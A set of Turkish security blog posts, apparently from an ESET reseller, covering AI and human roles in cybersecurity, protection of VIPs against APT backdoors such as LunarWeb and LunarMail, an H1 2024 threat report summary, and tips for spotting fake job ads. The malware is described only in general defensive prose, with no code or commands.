[2022 yılında yapılan bir araştırma](https://www.google.com/url?q=https://www.statice.ai/post/data-bias-impact&sa=D&source=docs&ust=1718008766858015&usg=AOvVaw3MBCYfulzvEuL39ZWI_t6j), teknoloji liderlerinin %54’ünün yapay zekâ ön yargısı konusunda çok veya aşırı derecede endişeli olduğunu göstermiştir. Ön yargılı veri kullanımının işletmeler üzerinde yaratabileceği feci sonuçları zaten gördük. Örneğin, Oregon’daki bir araba sigortası şirketinden alınan ön yargılı veri setlerinin kullanılmasıyla diğer her şey tamamen aynı olsa bile kadınlardan araba sigortası için erkeklere göre [yaklaşık %11,4 daha fazla ücret](https://consumerfed.org/press_release/oregon-women-charged-100-more-than-men-for-basic-auto-insurance-drivers-with-poor-credit-scores-see-rates-double-according-to-new-research/) alınmaktadır! Bu durum kolaylıkla itibarın zedelenmesine ve müşteri kaybına yol açabilir.
Yapay zekânın geniş veri kümeleriyle beslenmesi, gizlilik sorununu gündeme getiriyor. Kişisel veriler söz konusu olduğunda, kötü niyetli aktörler gizlilik protokollerini atlamanın ve bu verilere erişmenin yollarını bulabilir. Bu araçlar ve sistemler arasında [daha güvenli bir veri ortamı yaratmanın yolları](https://www.welivesecurity.com/en/cybersecurity/what-happens-ai-goes-rogue-how-stop-it/) olsa da kuruluşların AI’nin gerektirdiği bu ekstra veri yüzey alanı ile siber güvenliklerindeki herhangi bir boşluk konusunda tetikte olmaları gerekir.
Ayrıca, AI duyguları (çoğu) insanın anladığı şekilde anlayamaz. AI ile etkileşimin diğer tarafındaki insanlar, gerçek bir “insan” etkileşiminden elde edebilecekleri empati ve anlayış eksikliğini hissedebilirler. Bu durum, eskiden gerçek insanlar olan ve hatta oyunculara eylemleri nasıl gerçekleştireceklerini göstermek için bizzat oyuna giren müşteri hizmetleri ekibini, bu mizah ve empatiden yoksun yapay zekâ botlarıyla değiştirerek [milyonlarca oyuncusunu kaybeden](https://www.ign.com/articles/activision-blizzard-loses-millions-of-players-but-adds-25-more-developers-year-on-year) World of Warcraft oyununun gösterdiği gibi müşteri/kullanıcı deneyimini etkileyebilir.
Sınırlı veri setiyle yapay zekânın bağlamdan yoksun olması, verilerin yorumlanmasında sorunlara neden olabilir. Örneğin, siber güvenlik uzmanları belirli bir tehdit aktörü hakkında geçmişe dayanan bir anlayışa sahip olabilir ve bu da bir makinenin programlanmış algoritmasıyla mükemmel bir şekilde uyum sağlamadığı takdirde tanımlayamayacağı uyarı işaretlerini tanımlamalarını ve işaretlemelerini sağlar. Bu karmaşık nüanslar hem işletme hem de müşterileri için ileride büyük sonuçlar doğurma potansiyeline sahiptir.
Dolayısıyla, AI bağlamdan ve girdi verilerini anlamaktan yoksun olabilirken insanlar da AI sistemlerinin nasıl çalıştığını anlamaktan yoksundur. AI “kara kutularda” çalıştığında, aracın sağladığı çıktı veya kararların nasıl veya neden sonuçlandığına dair şeffaflık yoktur. Perde arkasındaki “işleyişi” tanımlayamamak, insanların geçerliliğini sorgulamasına neden olabilir. Ayrıca bir şeyler ters giderse veya girdi verileri zehirlenirse bu ‘kara kutu’ senaryosu sorunun tanımlanmasını, yönetilmesini ve çözülmesini zorlaştırır.
## Neden insanlara ihtiyacımız var
İnsanlar mükemmel değildir. Ancak söz konusu insanlarla konuşmak, anlaşmak ve önemli stratejik kararlar almak olduğunda, bu iş için en iyi adayların insanlar olduğu kesin değil mi?
Yapay zekânın aksine, insanlar gelişen durumlara uyum sağlayabilir ve yaratıcı düşünebilirler. Yapay zekânın kullandığı önceden tanımlanmış kurallar, sınırlı veri kümeleri ve yönlendirmeler olmadan, insanlar zorlukların üstesinden gelmek ve sorunları gerçek zamanlı olarak çözmek için inisiyatiflerini, bilgilerini ve geçmiş deneyimlerini kullanabilirler.
Bu, özellikle etik kararlar alırken ve iş (veya kişisel) hedeflerini toplumsal etkiyle dengelerken önemlidir. Örneğin, işe alım süreçlerinde kullanılan yapay zekâ araçları, algoritmik önyargılara dayalı olarak adayları reddetmenin daha geniş etkilerini ve bunun işyerinde çeşitlilik ve kapsayıcılık üzerinde yaratabileceği diğer sonuçları dikkate almayabilir.
AI’den elde edilen çıktı algoritmalardan oluşturulduğu için kalıplaşma riski de taşır. Bloglar, e-postalar ve sosyal medya başlıkları yazmak için kullanılan üretken yapay zekâyı düşünün: tekrarlayan cümle yapıları kopyayı hantal ve okumayı daha az ilgi çekici hale getirebilir. İnsanlar tarafından yazılan içerik büyük olasılıkla daha fazla nüansa, bakış açısına ve kabul edelim ki kişiliğe sahip olacaktır. Özellikle marka mesajları ve ses tonu için, yapay zekânın izlediği katı algoritmaları kullanarak bir şirketin iletişim tarzını taklit etmek zor olabilir.
Bunu akılda tutarak, yapay zekâ örneğin potansiyel marka isimlerinin bir listesini sunabilse de kitlelerini gerçekten anlayan ve neyin en iyi yankı uyandıracağını bilen markanın arkasındaki insanlardır. İnsan empatisi ve “odayı okuma” yeteneği sayesinde insanlar başkalarıyla daha iyi bağlantı kurabilir, müşteriler, ortaklar ve paydaşlarla daha güçlü ilişkiler geliştirebilir. Bu özellikle müşteri hizmetlerinde faydalıdır. Daha önce de belirtildiği gibi, kötü müşteri hizmetleri marka sadakati ve güven kaybına yol açabilir.
Son olarak, insanlar değişen koşullara hızla uyum sağlayabilirler. Yakın tarihli bir olayla ilgili acil bir şirket açıklamasına ihtiyacınız varsa veya bir kampanyanın belirli bir hedefe yönelik mesajından uzaklaşmanız gerekiyorsa bir insana ihtiyacınız vardır. Yapay zekâ araçlarını yeniden programlamak ve güncellemek zaman alır ve bu da belirli durumlarda uygun olmayabilir.
## Cevap nedir?
Siber güvenliğe yönelik en etkili yaklaşım, yalnızca yapay zekâya veya insanlara güvenmek değil her ikisinin de güçlü yönlerini kullanmaktır. Bu, karar verme, stratejik planlama ve iletişim için insan uzmanlığına güvenirken büyük ölçekli veri analizi ve işlemeyi ele almak için AI kullanmak anlamına gelebilir. AI, iş gücünüzün yerini almak için değil iş gücünüze yardımcı olmak ve onu geliştirmek için bir araç olarak kullanılmalıdır.
Yapay zekâ, ESET ürünlerinin kalbinde yer alır ve siber güvenlik uzmanlarımızın dikkatlerini ESET müşterileri için en iyi çözümleri oluşturmaya vermelerini sağlar. ESET’in gelişmiş tehdit algılama, araştırma ve müdahale için yapay zekâ ve makine öğreniminden [nasıl yararlandığını öğrenin.](https://www.eset.com/uk/business/gartner-emerging-tech-ai-2024/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yapay Zekâ
---
### [VIP’ler, saldırılara karşı tehdit istihbaratı ile hazır olun](https://antivirus.com.tr/vipler-saldirilara-karsi-tehdit-istihbarati-ile-hazir-olun/)
**Published:** Temmuz 9, 2024
**Author:** ESET
**Excerpt:** VIP’ler, hassas bilgilere ve büyük miktarda veriye erişebilir. Bunları fırsata çevirmek isteyen saldırganlara karşı tehdit istihbaratı ile hazır olmalısınız.
**Content:**
Üst düzey yöneticiler, diplomatlar ve yüksek rütbeli BT yöneticileri yani VIP’ler, genellikle hassas bilgilere, büyük miktarda veriye, finansmana veya tüm bunların bir kombinasyonuna erişebilir. Ve düşmanlar bunu bilir. Onlara karşı tehdit istihbaratı ile hazır olmalısınız.
Tüm değerli veri ve erişim haklarını öngören siber suçlular ve devlet destekli gelişmiş kalıcı tehdit grupları (APT’ler), VIP cihazlarını ve hesaplarını tehlikeye atabilecek saldırılar düzenlemek için çok fazla zaman ve para harcamaya isteklidir. Bu durumda arka kapılar özellikle tehlikelidir çünkü tipik olarak ana bilgisayara dosya gönderme, orada dosya ve komutları çalıştırma ve dosya ve belgeleri saldırgana geri sızdırma (gönderme) yeteneğine sahiptirler.
Bu tür bir saldırının en son örneklerinden biri, kısa süre önce [ESET araştırmacıları tarafından tanımlanan](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/avrupali-diplomatlar-siber-casuslarin-hedefinde/) ve ESET World 2024 konferansında sunulan LunarWeb ve LunarMail adlı birkaç sofistike ve daha önce bilinmeyen arka kapı içeriyor. Gelişmiş gizleme teknikleri kullanılarak adı açıklanmayan bir Avrupa dışişleri bakanlığına casusluk yapmak için konuşlandırıldılar. Saldırı, Rusya’ya bağlı APT grubu Turla’ya atfediliyor.
Bu tür saldırılara karşı korunmak için kuruluşların proaktif olması gerekir. Bu, yalnızca personeli eğitmek ve güvenilir bir siber güvenlik çözümü uygulamak değil aynı zamanda düşmanların önüne geçmelerine yardımcı olacak kapsamlı bir siber tehdit istihbaratına sahip olmak anlamına gelir.
### VIP’ler evlerinde de tehdit altında
BlackCloak ve Ponemon Institute tarafından yürütülen [2023 araştırmasına](https://blackcloak.io/news-media/blackcloak-ponemon-study-preliminary-2023/) göre üst düzey şirket yöneticileri giderek daha fazla sofistike siber saldırılara hedef olmaktadır. Bunlar arasında e-postaların ele geçirilmesi, fidye yazılımları, kötü amaçlı yazılım bulaşması, doxing, gasp, çevrimiçi kimliğe bürünme ve hatta swatting gibi fiziksel saldırılar yer alıyor.
Ankete katılan kuruluşların yaklaşık %42’si son iki yıl içinde üst düzey yöneticilerinin veya bir yöneticinin aile üyesinin saldırıya uğradığını belirtmiştir. Saldırganlar genellikle finansal bilgiler ve fikri mülkiyet dahil olmak üzere hassas şirket verilerini hedef aldı.
Siber suçlular, hedeflerinin en savunmasız olduğu anda saldırmaktan çekinmedi. Rapor edilen vakaların üçte birinde bilgisayar korsanları, uzaktan çalışma sırasında kullanılan güvensiz ev-ofis ağları aracılığıyla yöneticilere ulaştı.
[İş e-postalarının](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) ele geçirilmesi (BEC), VIP’lere karşı en çok kullanılan taktiklerden biridir. Genellikle fon transferi yapan bireyleri hedef alan sofistike bir dolandırıcılıktan oluşur ve sosyal mühendislik ve/veya bilgisayara izinsiz giriş teknikleri yoluyla meşru iş e-posta hesaplarını tehlikeye atmayı amaçlar.
FBI’ın İnternet Suçları Şikâyet Merkezi (IC3) [yıllık raporlarına](https://www.ic3.gov/Home/AnnualReports) göre BEC, en maliyetli suç türleri arasında yer almaktadır. IC3, 2023 yılında 2,9 milyar doların üzerinde düzeltilmiş kayıpla 21.489 BEC şikâyeti almıştır. O yıl sadece yatırım suçları (piramit şemaları, gayrimenkul yatırım dolandırıcılıkları veya kripto para yatırım dolandırıcılıkları gibi) 4,7 milyar dolar kayıp ile BEC’den daha fazla zarara neden oldu.
### Lunar araç seti
ESET’in Lunar araç seti üzerine yaptığı araştırma, bu tür dikkatle hazırlanmış casusluğun nasıl görünebileceğini gösteriyor.
İlk saldırı vektörü bilinmemektedir ancak kurtarılan kurulumla ilgili bileşenler ve saldırgan etkinliği, kötü amaçlı bir Word belgesi ile olası bir spearphishing ve hem yanlış yapılandırılmış bir ağın hem de uygulama izleme yazılımı Zabbix’in kötüye kullanıldığını göstermektedir.
Erişim sağlandıktan sonra arka kapı kurulum süreci başlar. Bu işlem hem bir yükleyici hem de LunarWeb ya da LunarMail içeren bir blob bırakmanın yanı sıra kalıcılığı da hedefler.
Bu noktadan sonra veri sızıntısı başlayabilir. Örneğin, LunarWeb arka kapısı işletim sistemi seri adı, ortam değişkenleri, ağ bağdaştırıcıları, çalışan işlemlerin listesi, hizmetlerin listesi veya yüklü güvenlik ürünlerinin listesi gibi verileri toplar ve bunları bir C&C sunucusuna gönderir.
LunarWeb, şifrelenmiş içeriğe sahip özel bir ikili protokol olan HTTP(S) kullanarak bir C&C sunucusuyla iletişim kurar. ESET araştırmacıları LunarWeb’i kullanıcı iş istasyonlarında değil yalnızca sunucularda konuşlandırılmış olarak buldu.
LunarMail de benzerdir ancak HTTP(S) yerine C&C sunucusuyla iletişim için e-posta mesajlarını kullanır. Bu arka kapı sunuculara değil kullanıcı iş istasyonlarına yerleştirilmek üzere tasarlanmıştır çünkü kalıcıdır ve bir Outlook eklentisi olarak çalışması amaçlanmıştır.
### Radarın altında kalmak
APT grubunun ayrıca konuşlandırılmış arka kapıların kötü niyetli faaliyetlerini gizlemek için çeşitli hileleri vardır.
- Yükleyici, blob’a giden yolun şifresini çözmek için simetrik bir anahtar şifresi olan RC4’ü kullanır ve şifrelenmiş yükleri ondan okur.
- Ayrıca doğruladığı DNS alan adından türetilen bir şifre çözme anahtarı oluşturur. DNS alan adı şifre çözme özelliğinin kullanılması, yükleyicinin yalnızca hedeflenen kuruluşta doğru şekilde yürütülmesi anlamına gelir; bu da alan adının bilinmemesi durumunda analizi engelleyebilir.
- LunarWeb, C&C sunucusuyla ilk temas girişimlerini sınırlar, arka kapının ömrünü değerlendirir ve C&C sunucusunun erişilebilirliğini kontrol eder. Güvenlik koşullarından herhangi biri başarısız olursa LunarWeb kendi kendini kaldırır, yükleyici ve blob dahil olmak üzere dosyalarını siler.
- LunarWeb, C&C iletişimlerini gizlemek için HTTP başlıklarını gerçek etki alanları ve yaygın olarak kullanılan öz niteliklerle taklit ederek yasal görünümlü trafiği taklit eder. Önemli taklit örnekleri arasında Windows hizmetleri (Teredo, Windows Update) ve ESET ürünlerinin güncellemeleri yer alır.
- Hem LunarWeb hem de LunarMail görüntülerin içine gizlenmiş komutları alabilir.
- Çalınan verileri dışarı sızdırmak için LunarMail bunları bir PNG görüntüsüne veya PDF belgesine yerleştirir. PNG dosyaları için ele geçirilen kurumun logosuyla eşleşen bir şablon kullanılır.
- LunarMail, C&C iletişimleri için kullanılan e-posta mesajlarını siler.
- Hem LunarWeb hem de LunarMail kendilerini kaldırabilir.
*Resim 1. Görüntüde gizlenmiş verilerle birlikte bir sızıntı e-postasının gösterimi.*
### VIP’ler nasıl korunur? Tehdit istihbaratı uygulayın!
Yüksek öncelikli hedefler olan VIP’ler hem ofis hem de ev ortamlarında yeterli bir yüksek öncelikli korumaya sahip olmalıdır.
- **Onları ve personelin geri kalanını eğitin** – Teknoloji tek başına bir kuruluşu tam olarak koruyamaz ve insan unsuru her zaman bir rol oynayacaktır. Ponemon anketine katılan siber güvenlik uzmanlarının sadece %9’u CEO’larının ya da yöneticilerinin kişisel bilgisayarlarını virüslerden nasıl koruyacaklarını bildiklerinden son derece emindi ve sadece %22’si kişisel e-postaların güvenliğini sağlama konusunda onlara güveniyordu.
- **Uzaktan çalışmalarını güvence altına alın** – Birçok VIP ev ortamında hedef alındığından kurumsal cihazlarını, iş için kullanılan kişisel cihazlarını ve ev ağlarını güvence altına almak gerekir. Bu, güçlü parolaların veya parolaların kullanılmasını, 2FA’yı, düzenli güncellemeyi, yamalamayı ve verilerin yedeklenmesini içerir.
- **Sıfır güven yaklaşımını benimseyin** – Hem çalışan hem de cihaz (dahili ve harici) her bir erişim noktasını verimli bir şekilde taramak için önlemler alın. Doğal olarak, CEO’lar ve üst düzey yöneticiler görevlerini yerine getirmek için çok fazla erişime ihtiyaç duyarlar ancak bu sınırsız olmak zorunda değildir. VIP’lerin hesaplarının tehlikeye girdiği durumlarda kurumunuzun verilerini korumak için gerçekten ne kadar ayrıcalığa ihtiyaç duyduklarını değerlendirin.
- **Tehdit istihbaratı uygulayın** – Lunar araç setinin gösterdiği gibi mevcut siber tehditler geleneksel güvenlik duvarlarının güvenlik eşiğinin üzerinde faaliyet göstermektedir ve daha sofistike güvenlik önlemlerinin benimsenmesi gerekmektedir. C düzeyindeki yetkililerin korunması, siber tehdit istihbaratından yararlanan [çok katmanlı güvenlik](https://www.eset.com/tr/business/complete-protection/) ve proaktif savunma içermelidir.
### [ESET Tehdit istihbaratı](https://www.eset.com/tr/business/services/threat-intelligence/)
Kurumların APT’lerin yeni numaralarına hazırlanmalarına ve motivasyonlarını anlamalarına yardımcı olmak için Turla gibi APT gruplarını izliyor, taktiklerini, tekniklerini ve prosedürlerini (TTP’ler) gözlemliyor. Kapsamlı ESET raporları ve derlenmiş beslemeler sayesinde kuruluşlar tehditleri önceden tahmin edebilir ve daha hızlı, daha iyi kararlar alabilir.
### VIP’ler büyük silahlarla karşı karşıya
VIP’ler, siber suçlular ve APT’ler için ister maddi kazanç ister siyasi nedenlerle olsun, değerli ganimetlerdir. Bu nedenle hedeflerin hesaplarını ve cihazlarını tehlikeye atmak için genellikle en büyük silahlarını getirirler.
Bu, kuruluşların çalışanları arasında bir farkındalık kültürü oluşturmaları ve cihazlarını en son teknolojiyle korumaları gerektiği anlamına geliyor. ESET çözümleri ve hizmetleri bu konuda yardımcı olabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, Tehdit İstihbaratı
---
### [ESET Tehdit Raporu H1 2024](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/)
**Published:** Haziran 28, 2024
**Author:** ESET
**Excerpt:** ESET telemetri tarafından ve ESET tehdit algılama ve araştırma uzmanlarının hazırlamış olduğu H1 2024 tehdit raporu yayımlandı.
**Content:**
*ESET telemetri tarafından ve ESET tehdit algılama ve araştırma uzmanlarının hazırlamış olduğu H1 2024 tehdit raporu yayımlandı.*
Geçtiğimiz altı ay, ister “geleneksel” bankacılık kötü amaçlı yazılımları isterse de son zamanlarda “kripto hırsızları” şeklinde olsun kurbanların mobil bankacılık fonlarının peşine düşen kötü amaçlı yazılımlar olan Android Finansal tehditlerinin dinamik bir manzarasını çizdi.
Bu sahneye yeni çıkan GoldPickaxe, kötü amaçlı yazılım operatörleri tarafından hileli finansal işlemleri doğrulamak için kullanılan deepfake videolar oluşturmak üzere yüz tanıma verilerini çalabilen yeni bir mobil kötü amaçlı yazılımdır. Hem Android hem de iOS sürümleri bulunan bu tehdit, yerelleştirilmiş kötü amaçlı uygulamalar aracılığıyla Güneydoğu Asya’daki kurbanları hedef alıyor. ESET araştırmacıları bu zararlı yazılım ailesini araştırırken GoldPickaxe’in GoldDiggerPlus adlı eski bir Android kardeşinin de Latin Amerika ve Güney Afrika’daki kurbanları aktif bir şekilde hedefleyerek bu bölgelere doğru tünel kazdığını keşfettiler.
Zamana ayak uydurarak bilgi çalan kötü amaçlı yazılımlar artık üretken yapay zekâ araçlarını taklit ederken de bulunabiliyor. H1 2024’te Rilide Stealer, potansiyel kurbanları cezbetmek için OpenAI’nin Sora’sı ve Google’ın Gemini’si gibi üretici yapay zekâ asistanlarının adlarını kötüye kullanırken görüldü. Başka bir kötü niyetli kampanyada Vidar bilgi hırsızı, Midjourney’in yapay zekâ modeline yalnızca Discord üzerinden erişilebilmesine rağmen yapay zekâ görüntü üreticisi Midjourney için sözde bir Windows masaüstü uygulamasının arkasına gizleniyordu. 2023’ten bu yana siber suçluların AI temasını kötüye kullandığını giderek daha fazla görüyoruz. Bu eğilimin devam etmesi bekleniyor.
Resmi oyun ekosistemlerinin dışına çıkan oyun meraklıları ne yazık ki bilgi hırsızlığı tehditlerinin de en sevdikleri hobilerini bozmanın bir yolunu bulduğunu keşfedebilirler: Bazı kırılmış video oyunları ve çevrimiçi çok oyunculu oyunlarda kullanılan hile araçlarının yakın zamanda Lumma Stealer ve RedLine Stealer gibi bilgi hırsızı kötü amaçlı yazılımlar içerdiği tespit edildi.
RedLine Stealer, H1 2024’te İspanya, Japonya ve Almanya’daki tek seferlik kampanyaların neden olduğu birkaç tespit artışı gördü. Bu “Hizmet Olarak Bilgi Hırsızı” 2023’te bir kesintiye uğramış ve artık aktif olarak geliştirilmiyor gibi görünse de son dalgaları o kadar önemliydi ki H1 2024’teki RedLine Stealer tespitleri H2 2023’tekileri üçte bir oranında aştı.
WordPress eklenti açıklarından yararlanmakla ünlü bir çete olan Balada Injector, 2024’ün ilk yarısında 20.000’den fazla web sitesini tehlikeye atarak ve çetenin son kampanyasında kullanılan varyantlar için ESET telemetrisinde 400.000’den fazla isabet kaydederek yaygınlaşmaya devam etti.
Fidye yazılımı sahnesinde, eski lider oyuncu LockBit, Şubat 2024’te kolluk kuvvetleri tarafından yürütülen küresel bir kesinti olan Chronos Operasyonu ile kaidesinden düşürüldü. ESET telemetrisi H1 2024’te iki kayda değer LockBit kampanyası kaydetmiş olsa da bunların LockBit dışı çetelerin sızdırılmış LockBit oluşturucusunu kullanmasının sonucu olduğu tespit edildi.
Daha önce ESET’in 2014 yılında yayımladığı Operation Windigo adlı beyaz bültende incelenen Ebury botnet, on yıl sonra bile tehlikesini koruyor: ESET araştırmacıları tarafından yapılan son araştırma, bu tehdidin 2009 yılından bu yana yaklaşık 400.000 sunucuyu tehlikeye attığını ortaya çıkardı. Her ne kadar Ebury’nin araç seti ilk araştırma sırasında zaten önemli olsa da bu son bulgular botnet’in daha çok kripto para ve kredi kartı hırsızlığı gibi para kazanma yöntemlerine odaklanan genişletilmiş işlevlerini ortaya çıkardı.
ESET Tehdit Raporu H1 2024
Raporu okuyun

*Önemli trendler ve en önemli tehditler hakkında düzenli güncellemeler için* [*ESET Research’ü Twitter*](https://twitter.com/ESETresearch)*‘da takip edin.*
*Tehdit istihbaratının kuruluşunuzun siber güvenlik duruşunu nasıl geliştirebileceği hakkında daha fazla bilgi edinmek için* [*ESET Tehdit İstihbaratı*](https://www.eset.com/tr/business/services/threat-intelligence/?utm_source=welivesecurity.com&utm_medium=referral&utm_campaign=wls-research&utm_content=eset-threat-report-h1-2023) *sayfasını ziyaret edin.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Tehdit Raporu
---
### [Avcılar iş başında: Sahte iş ilanları nasıl anlaşılır?](https://antivirus.com.tr/avcilar-is-basinda-sahte-is-ilanlari-nasil-anlasilir/)
**Published:** Haziran 26, 2024
**Author:** ESET
**Excerpt:** Yılda 90.000 dolar, tam zamanlı evden çalışma ve 30 günlük ücretli izin, üstelik hepsi kıdemsiz bir veri analisti olarak çalışmak için! İnanılmaz değil mi?
**Content:**
*Yılda 90.000 dolar, tam zamanlı evden çalışma ve 30 günlük ücretli izin, üstelik bunların hepsi kıdemsiz bir veri analisti olarak çalışmak için! İnanılmaz değil mi? Bunun gibi şüphelenmeyen kurbanları verilerini vermeye ikna etmek için yapılmış çok fazla sahte iş ilanları var.*
Birçok işverenin işe alımları dondurduğu ya da eskisi kadar işe alım [yapmadığı](https://www.investopedia.com/terms/h/hiring-freeze.asp) bugünlerde iş aramak oldukça zor olabilir. Ayrıca [son zamanlarda](https://www.businessinsider.com/layoffs-sweeping-us-these-are-companies-making-cuts-2024) yaşanan işten çıkarmalarla birlikte piyasada eskisinden çok daha fazla iş arayan insan var.
Yine de bu, firmaların iş ilanlarını tamamen durdurduğu anlamına gelmez; askıya alınmış pozisyonlar, bir şirket kimseyi aramasa da “[hayalet iş](https://patriciaparnet.medium.com/ghost-jobs-the-mystery-of-fake-job-ads-571f5e270d55)” teklifleri olarak kalabilir.
Ancak sorun şu ki bu pozisyonlara meşru şirketlerden gelen teklifler olduğunu iddia eden sahte gönderiler de katılıyor ve iş panolarını aşırı dolduruyor. Dahası, bu ilanlar çok gerçekçi görünebilir çünkü dolandırıcılar genellikle bir işe alım görevlisinin veya İK personelinin kişiliğini ve profesyonel yaşamının sahtesini [oluşturacak](https://krebsonsecurity.com/2022/10/glut-of-fake-linkedin-profiles-pits-hr-against-the-bots/) kadar ileri giderler, bazen bunu yapmak için insanların gerçek çevrimiçi verilerini çalarlar.
Neden? Her zaman olduğu gibi bu tür dolandırıcılıkların nihai amacı, toplanan verileri bir tür parasal veya diğer kazançlar elde etmek için kullanmaktır. Bu tür dolandırıcılar kurnaz olsalar da onları tespit etmek imkânsız değildir.
## Sahte iş ilanları ve kimlikler inşa etmek
[Daniel Cunha Barbosa](https://www.welivesecurity.com/en/our-experts/daniel-cunha-barbosa/) tarafından daha önce yayımlanan WeLiveSecurity blog yazısında belirtildiği gibi insanlar özellikle LinkedIn gibi hem profesyonel bir sosyal medya hizmeti hem de bir iş panosu olarak hizmet veren sitelerde kendileri hakkında çevrimiçi ortamda [çok fazla](https://antivirus.com.tr/linkedin-profiliniz-hakkinizda-gereginden-fazla-mi-bilgi-veriyor/) bilgi vermektedir. Bu durum dolandırıcıların veri toplamasını kolaylaştırabilir: İster çalınmış hesap kimlik bilgilerini satın alarak ister biraz web kazıma yaparak.
Örneğin, açık kaynaklı istihbarat (OSINT) araçları insanların çevrimiçi profillerinden ve faaliyetlerinden kolayca veri toplanmasına yardımcı olabilir. Maltego gibi yazılımlar, çevrimiçi kişiler veya şirketler hakkındaki bilgilerin ortaya çıkarılmasına yardımcı olarak herkesin web siteleri, hesaplar, e-postalar, konumlar ve daha fazlası arasındaki ilişkileri bağlamasına ve haritalandırmasına olanak tanır.
Maltegonun haritasını çıkarabileceği bilgiler Sadece tek bir kişiyle olan bağlantıların ne kadar geniş olabileceğini görün
Kaynak Sol GonzálezWeLiveSecurity
Sonuç olarak, [iş e-postalarının](https://digitalsecurityguide.eset.com/en-us/phishing-20-get-to-know-pretexting-and-business-email-compromise) ele geçirilmesi veya çeşitli sosyal mühendislik saldırıları gibi daha fazla suç işlemek amacıyla daha fazla veri toplamak için şüphelenmeyen kullanıcıları sahte ilanlara çekmeyi amaçlayan profiller oluşturmak her zamankinden daha kolay hale geliyor.
Öte yandan, OSINT araçları ile insanlar çevrimiçi ortamda ne kadar maruz kaldıklarını kontrol edebilirler, bu nedenle özellikle işverenlerinin güvenlik duruşlarını bozabilecek potansiyel tehditler hakkında bilgi ortaya çıkarmak amacıyla bunları kullanabilen güvenlik uygulayıcıları için olumlu bir uygulamaya da sahiptirler.
## Sahte iş ilanları tespit etme
Sahte bir iş ilanı neye benzer? Sahte işverenler iş arayanlara doğrudan mesaj gönderebilir ve mesajın/e-postanın içine kötü amaçlı bir [bağlantı](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) veya ek ekleyebilir. Bunlara işe alım panolarındaki sahte iş ilanları da katılır ve pozisyonların daha gerçek görünmesini sağlar.
Dahası, başvuru sürecinin başlarında, sahtekârlar banka hesap bilgilerini veya sosyal güvenlik numaralarını [isteyecek](https://consumer.ftc.gov/consumer-alerts/2023/08/scammers-impersonate-well-known-companies-recruit-fake-jobs-linkedin-and-other-job-platforms) kadar ileri gidebiliyorlar ki bu her zaman herkesin aklında bir soru işareti oluşturmalıdır.
Dolayısıyla gerçek bir teklifle etkileşime geçmek üzere olup olmadığınızı teyit etmek için en iyi seçeneğiniz kontrol etmektir:
- **Şirketin ve kişinin var olup olmadığını kontrol edin:** Yasal işletme adı, adresi, kaydı, çevrimiçi varlığı ve potansiyel haber raporları.
- **İşletmenin/işe alım yapan kişinin sosyal medya profillerini inceleyin:** Dil bilgisi hataları, gönderilerinde garip tarih kesintileri ve sürekli çevrimiçi etkinlik eksikliği olup olmadığına bakın (sahte profillerin uzun vadeli düzenli bir çevrimiçi varlığı olmayabilir).
- **Gerçek kişilerden gelen tepkilerine bakın:** Önceki işverenlerden ve iş arkadaşlarından gelen tavsiyeler, sertifikalar, başkalarının paylaşımlarına verdikleri gerçek tepkiler vb.
- **Diğer iş kurullarındaki gönderileri veya geçmiş faaliyetlere göz atın:** Diğer kurullarda ne kadar çok gönderileri varsa gerçek olma olasılıkları o kadar yüksektir. Mümkünse yerel panolardaki gönderilerini de kontrol edin. Ancak bu gerçekliği garanti etmez.
Küçük hatalar da fark yaratabilir. Dolandırıcılar genellikle daha gerçekçi görünmek için [şirket çalışma sayfalarını ](https://www.lexology.com/library/detail.aspx?g=4a50088f-d9d7-4eca-870e-4508c9435182)yeniden oluştururlar ancak bu sayfalar da bazı fark edilebilir niteliklere sahip olabilir:
- **Web sitesi güvenliği:** Sahte web sitelerinde HTTPS sertifikası olmayabilir, bu da güvensiz ve kötü niyetli bir sitenin işareti olabilir.
- **Bağlantılar:** Bunlar, yazım hataları gibi birçok belirti içerebilir. Ayrıca bağlantılar sizi belirtildiği gibi aynı konuma götürmek zorunda değildir. Bu nedenle tıklamadan önce bağlantının üzerine gelin ve aşağıdaki resimde görüldüğü gibi tarayıcı pencerenizin sol alt tarafındaki araç ipucunda amaçlanan konumu kontrol edin.
Bir bağlantının üzerine gelindiğinde sol altta hedeflenen konum gösterilecektir
- **Şüpheli sorular:** Hiçbir şirket iş görüşmesi sırasında banka hesap numaranızı, sosyal güvenlik numaranızı, kimliğinizi veya benzer bilgileri istemez. Halihazırda bir çalışan değilseniz (ve doğrulanmış İK temsilcileriyle görüşmediyseniz), bu tür bilgileri istemeleri mümkün değildir.
- **Yazım hataları:** Sahte web sitelerinde çok sayıda yazım veya dil bilgisi hatası, üslup sorunları veya ilk başta fark edilmeyebilecek kasıtlı [karakter değişiklikleri](https://eu.usatoday.com/story/news/factcheck/2021/04/30/fact-check-hackers-use-similar-looking-characters-phishing-schemes/4891437001/) olabilir (örneğin “Oracle” yerine “0racle” kullanılması).
- **Doğrulama:** Mümkün olduğunda, [who.is](http://who.is/) veya [ScamAdviser.com](https://www.scamadviser.com/) gibi bir sitede alan adını hızlı bir şekilde kontrol edin, bu size sitenin kaydı, yaşı ve daha fazlası hakkında yararlı bilgiler verecek ve sahtekârlıkları tespit etmenizi kolaylaştıracaktır.

ScamAdviser bir siteye neden güvenilmesi gerektiğinin kısa ve uzun bir dökümünü gösterir
## Bazı temel kılavuz bilgiler
İş dolandırıcılığına karşı korunmak birçok açıdan değerlendirilmelidir.
İlk olarak, kimlik dolandırıcılığının kurbanı olmamak için sosyal medyadaki gizlilik ayarlarınızı kısıtlayın ve herkese açık görünürlüğü olan herhangi bir hesap da dahil olmak üzere kişisel olarak tanımlanabilir bilgileri asla isteyerek çevrimiçi olarak sunmayın. Daha önce de belirtildiği gibi bunu yapmak OSINT araçları ve web kazıyıcıları kullanarak hakkınızda bir profil oluşturmayı çok daha kolay hale getirecektir.
